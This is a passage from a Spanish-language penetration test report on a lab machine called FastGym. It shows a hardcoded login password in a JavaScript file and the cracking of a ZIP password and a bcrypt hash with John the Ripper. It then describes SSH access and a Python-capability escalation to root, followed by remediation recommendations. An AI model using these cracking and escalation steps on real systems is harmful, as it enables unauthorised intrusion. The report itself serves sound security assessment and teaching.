

Imagen 12 – Descarga de un archivo js de la página web

Dentro del código l0gin.js podemos ver que en una línea hace directamente una validación con el usuario y la contraseña introducida

```
┌──(root㉿Gonzalo)-[/home/kali]
└─# ls
allowedusersmysql.txt  Documents  l0gin.js                                  magicr
Desktop                Downloads  lookinside-64d0177d2ee53c67e46d5748183d0098  Music

┌──(root㉿Gonzalo)-[/home/kali]
└─# cat l0gin.js
document.addEventListener("DOMContentLoaded", function () {
    document.getElementById("loginForm").addEventListener("submit", function (event)
        event.preventDefault();

        // Obtener los valores del formulario
        var username = document.getElementById("username").value;
        var password = document.getElementById("password").value;

        // Enviar los datos al servidor
        login(username, password);
    });
});

function login(username, password) {
    // Puedes realizar una solicitud AJAX al servidor para verificar las credenciales
    // En este ejemplo, simplemente redirigimos al usuario si las credenciales son co
    if (username === "gonzalo" && password === "tH1sS2stH3g0nz4l0pAsSWW0rDD!!") {
        window.location.href = "/secretgym/";
    } else {
        alert("Incorrect user or password!");
    }
}
```

Imagen 13 – Visualización del archivo js con las credenciales

Por lo que cogemos esas credenciales y la introducimos en el login de la página secreta.




Imagen 14 – Logueo en el SecretLogin con las credenciales encontradas

Una vez dentro podemos ver que hemos accedido a la página SecretGym a la que accedimos antes a través del ftp. En esta página también ocurre un fallo de seguridad ya que escribiendo en el buscador la página /SecretGym/ se puede acceder directamente sin necesidad de pasar por la validación del login.




Imagen 15 – Exploración dentro de SecretGym

Como antes descargamos el archivo credentials.zip para poder verlo.




Imagen 16 – Descarga del archivo zip encontrado

Una vez descargado lo que hicimos fue intentar descomprimirlo, pero al hacerlo nos solicitaba una contraseña, la cual no teníamos. Aun así, vimos que en el interior del zip había un archivo llamado passwords.txt.




Imagen 17 – Descomprimir el archivo credentials.zip

Para averiguar la contraseña lo primero que utilizamos fue la herramienta zip2john que se usa para extraer hashes de contraseñas de archivos ZIP y la metimos dentro del archivo password


Imagen 18 – Añadir el zip al archivo password

Ahora usando la herramienta John the Ripper intentamos descifrar la contraseña del archivo password utilizando un ataque de fuerza bruta con la lista de contraseñas "rockyou.txt".
Tras ejecutar el comando nos salió que la contraseña spongebob1.
Volvimos a intentar descomprimir el archivo e introducimos la contraseña que acabamos de obtener, nos dice que se ha descomprimido con éxito y visualizamos el interior del archivo .txt en el cual nos salió un usuario y una contraseña

```
┌──(root㉿Gonzalo)-[/home/kali/Downloads]
└─# john password -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob1       (credentials.zip/passwords.txt)
1g 0:00:00:00 DONE (2024-01-20 04:40) 33.33g/s 273066p/s 273066c/s 273066C/s
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(root㉿Gonzalo)-[/home/kali/Downloads]
└─# unzip credentials.zip
Archive:  credentials.zip
[credentials.zip] passwords.txt password:
  inflating: passwords.txt

┌──(root㉿Gonzalo)-[/home/kali/Downloads]
└─# cat passwords.txt
──────────
$USERS: trainerjean

$PASSWORD: $2y$10$DBFBehmbO6ktnyGyAtQZNeV/kiNAE.Y3He8cJsvpRxIFEhRAUe1kq
──────────
```

Imagen 19 – Uso de la herramienta John the Ripper para descomprimir el archivo

El problema con la contraseña obtenida es que esta hasheada, por lo que podemos volver a hacer un ataque de fuerza bruta con John the Ripper para deshashearla. La introducimos en el editor de texto vim y hacemos el ataque el cual nos saca la contraseña deshasheada

```
┌──(root㉿Gonzalo)-[/home/kali/Downloads]
└─# vim deshasheo

┌──(root㉿Gonzalo)-[/home/kali/Downloads]
└─# cat deshasheo
$2y$10$DBFBehmbO6ktnyGyAtQZNeV/kiNAE.Y3He8cJsvpRxIFEhRAUe1kq

┌──(root㉿Gonzalo)-[/home/kali/Downloads]
└─# john deshasheo -w=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (bcrypt [Blowfish 32/64 X3])
Cost 1 (iteration count) is 1024 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tweety1          (?)
1g 0:00:00:05 DONE (2024-01-20 05:18) 0.1901g/s 212.1p/s 212.1c/s 212.1C/
```

Imagen 20 – Deshasheo de la contraseña encontrada

Una vez con el usuario y la contraseña de trainerjean nos conectamos por ssh y al buscar información directamente nos sale la contraseña del usuario

```
┌──(root㉿Gonzalo)-[/home/kali/Downloads]
└─# ssh trainerjean@192.168.22.4
trainerjean@192.168.22.4's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of sáb 20 ene 2024 10:19:57 UTC

  System load:  0.005859375       Processes:               110
  Usage of /:   57.8% of 9.75GB   Users logged in:         0
  Memory usage: 28%               IPv4 address for enp0s3: 192.168.22.4
  Swap usage:   0%


El mantenimiento de seguridad expandido para Applications está desactivado

Se pueden aplicar 36 actualizaciones de forma inmediata.
Para ver estas actualizaciones adicionales, ejecute: apt list --upgradable

Active ESM Apps para recibir futuras actualizaciones de seguridad adicionales.
Vea https://ubuntu.com/esm o ejecute «sudo pro status»


The list of available updates is more than a week old.
To check for new updates run: sudo apt update

Last login: Thu Jan 18 15:52:00 2024 from 192.168.22.6
trainerjean@slowman:~$ ls
user.txt
trainerjean@slowman:~$ cat user.txt
YOU9et7HEpA$SwordofS10wMan!!
```

Imagen 21 – Conectarse mediante ssh

Pero al intentar acceder a root con esa contraseña no nos dejó por lo que aún no habíamos obtenido todos los privilegios. Para acceder al usuario root hicimos uso de la herramienta getcap que nos ayudó para investigar qué archivos en el sistema tienen capacidades extendidas. En los resultados nos apareció que python3.10 los tiene, por lo que podemos ejecutar un comando en Python para que intente cambiar el ID de usuario a 0, que es el superusuario. Una vez ejecutado preguntamos quienes somos y nos dice que somos el usuario root




Imagen 22 – Escalado de privilegios hasta root

Una vez dentro de root nos movimos a la carpeta de superadministrador, listamos los ficheros y nos apareció un archivo txt el cual contenía la contraseña del usuario root.




Imagen 23 – Búsqueda y visualización de la contraseña root

## 6. CONCLUSIONES

La prueba de penetración revela paralelismos preocupantes con la experiencia de la infraestructura de tecnologías de la información en el gimnasio, donde los fallos de control llevaron a un compromiso total de activos críticos. Los objetivos de nuestra evaluación, centrados en la capacidad de un atacante para eludir las defensas y evaluar el impacto en la confidencialidad e infraestructura, se cumplieron. La exposición de múltiples vulnerabilidades, inicialmente consideradas menores, destaca la necesidad crítica de mejorar los controles de acceso a nivel de host. La implementación de una segmentación efectiva es esencial para mitigar posibles fallos de seguridad en cascada, fortaleciendo así la resiliencia de la infraestructura ante amenazas potenciales.

# 7. RECOMENDACIONES

Tras la prueba de penetración se han analizado las vulnerabilidades que se recomiendan remediar cuanto antes.

- **Modo Anonymous en el FTP:** En la máquina analizada, se ha identificado una vulnerabilidad de seguridad en el servicio FTP que presenta el modo "Anonymous" (anónimo) activado en el puerto 21. Este modo permite a cualquier usuario acceder al sistema de archivos sin autenticación, lo que representa un riesgo significativo para la seguridad, ya que debería estar desactivado para prevenir accesos no autorizados.

- **Contraseñas débiles:** Se ha identificado una vulnerabilidad de seguridad relacionada con contraseñas débiles en el sistema. Algunos usuarios registrados tienen contraseñas que no cumplen con los criterios mínimos de seguridad, lo que expone la aplicación a riesgos significativos de acceso no autorizado. Como ejemplo pueden ser las contraseñas: soccer1, spongebob1 y tweety1.

- **Hardcodeado en el archivo JS secreto:** En el código JavaScript “login.js”, se ha identificado una vulnerabilidad de contraseña codificada en el código (Hardcoded Password). Que significa que la contraseña sensible está directamente incluida en el archivo fuente, lo que representa un riesgo de seguridad significativo.

- **Acceso Directo a Páginas sin Autenticación:** En la página web, se ha identificado una vulnerabilidad de "Acceso No Autorizado" que permite a un usuario no autenticado acceder directamente a la página llamada “SecretGym” sin pasar por el proceso de inicio de sesión “SecretLogin”. Esto representa un riesgo de seguridad significativo, ya que la página debería ser accesible solo para usuarios autenticados.

- **Control de puertos:** Se ha identificado una vulnerabilidad de seguridad relacionada con la configuración predeterminada de los puertos y servicios. Los puertos y la configuración siguen el estándar predeterminado, lo que podría exponer el sistema a riesgos significativos de seguridad al facilitar posibles ataques basados en conocimiento de las configuraciones por defecto.

# 8. CALIFICACION DE RIESGO

El riesgo general identificado para FastGym como resultado de la prueba de penetración es CRITICO. Se descubrió que existe un conjunto de fallos que permite a un atacante externo acceder al sistema, comprometiendo datos confidenciales y con la posibilidad de un escalado de privilegios para hacerse con el control de este. Seria comprensible creer que es posible que un atacante externo pueda ejecutar con éxito un ataque contra FastGym a través de ataques dirigidos. La tabla que figura a continuación proporciona una clave para la denominación de los riesgos.

| Puntuación | Severidad |
|---|---|
| 0 | Nula |
| 0.1 – 3.9 | Baja |
| 4.0 – 6.9 | Media |
| 7.0 – 8.9 | Alta |
| 9.0 - 10 | Critico |

Cabe señalar que la calificación del riesgo empresarial planteado por cualquiera de los problemas detectados en las pruebas queda fuera de nuestro alcance. Aunque algunos riesgos puedan considerarse elevados desde el punto de vista técnico, debido a otros controles que desconocemos, podrían llegar a ser críticos o no desde un punto de vista empresarial.

# 9. ANEXO A: Vulnerabilidades y sus mitigaciones

### Modo Anonymous en el FTP:

**Gravedad:** **Alta**

**Descripción:** En la máquina analizada, se ha identificado una vulnerabilidad de seguridad en el servicio FTP que presenta el modo "Anonymous" (anónimo) activado en el puerto 21. Este modo permite a cualquier usuario acceder al sistema de archivos sin autenticación, lo que representa un riesgo significativo para la seguridad

**Impacto:** Esta vulnerabilidad permite a usuarios no autenticados acceder al sistema de archivos del servidor FTP, lo que podría conducir a la divulgación no autorizada de información y representar un riesgo para la confidencialidad de los datos almacenados en el servidor.

**Recomendación:** Se recomienda desactivar el modo "Anonymous" en el servicio FTP para garantizar que la autenticación sea requerida antes de acceder al sistema de archivos.

## Contraseñas débiles:

**Gravedad:** **Alta**

**Descripción:** Se ha identificado una vulnerabilidad de seguridad relacionada con contraseñas débiles en el sistema. Algunos usuarios registrados tienen contraseñas que no cumplen con los criterios mínimos de seguridad, lo que expone la aplicación a riesgos significativos de acceso no autorizado. Como ejemplo pueden ser las contraseñas: soccer1, spongebob1 y tweety1

**Impacto:** Las contraseñas débiles aumentan el riesgo de acceso no autorizado a cuentas de usuario, lo que podría resultar en el robo de información sensible o la manipulación de datos.

**Recomendación:** Implementar políticas de contraseñas que exijan una longitud y complejidad mínima, educar a los usuarios sobre la importancia de utilizar contraseñas seguras y añadir medidas de bloqueo de cuentas y alertas de seguridad en caso de intentos repetidos de inicio de sesión fallidos o agregar un sistema de doble factor

## Hardcodeado en el archivo JS secreto:

**Gravedad:** **Alta**

**Descripción:** En el código JavaScript “login.js”, se ha identificado una vulnerabilidad de contraseña codificada en el código (Hardcoded Password). Que significa que la contraseña sensible está directamente incluida en el archivo fuente, lo que representa un riesgo de seguridad significativo.

**Impacto:** Esta práctica permite que la contraseña sea fácilmente accesible y legible, lo que podría conducir a que cualquier persona pudiera verla y manipularla.

**Recomendación:** Se recomienda eliminar la contraseña del código fuente y adoptar prácticas seguras para el manejo de credenciales, como almacenarlas de manera segura utilizando técnicas de gestión de secretos o recuperarlas de un lugar seguro durante la ejecución del programa.

## Acceso Directo a Páginas sin Autenticación:

**Gravedad:** **Alta**

**Descripción:** En la página web, se ha identificado una vulnerabilidad de "Acceso No Autorizado" que permite a un usuario no autenticado acceder directamente a la página llamada “SecretGym” sin pasar por el proceso de inicio de sesión “SecretLogin”. Esto representa un riesgo de seguridad significativo, ya que la página debería ser accesible solo para usuarios autenticados.

**Impacto:** Este problema permite a usuarios no autorizados eludir la autenticación y acceder a información o funcionalidades sensibles sin restricciones.

**Recomendación:** Se recomienda implementar controles de acceso adecuados para garantizar que la página “SecretGym” solo sea accesible para usuarios autenticados. Esto puede lograrse modificando el código para que no se pueda acceder a la página sin antes acceder al login de tal forma que se utilicen sesiones de usuario, tokens de acceso o algún otro mecanismo de autenticación adecuado.

## Control de puertos:

**Gravedad:** Media

**Descripción:** Se ha identificado una vulnerabilidad de seguridad relacionada con la configuración predeterminada de los puertos y servicios. Los puertos y la configuración siguen el estándar predeterminado, lo que podría exponer el sistema a riesgos significativos de seguridad al facilitar posibles ataques basados en conocimiento de las configuraciones por defecto.

**Impacto:** La configuración predeterminada aumenta el riesgo de exposición a amenazas cibernéticas, incluyendo ataques automatizados y explotación de vulnerabilidades conocidas, lo que podría comprometer la integridad, confidencialidad y disponibilidad de los sistemas.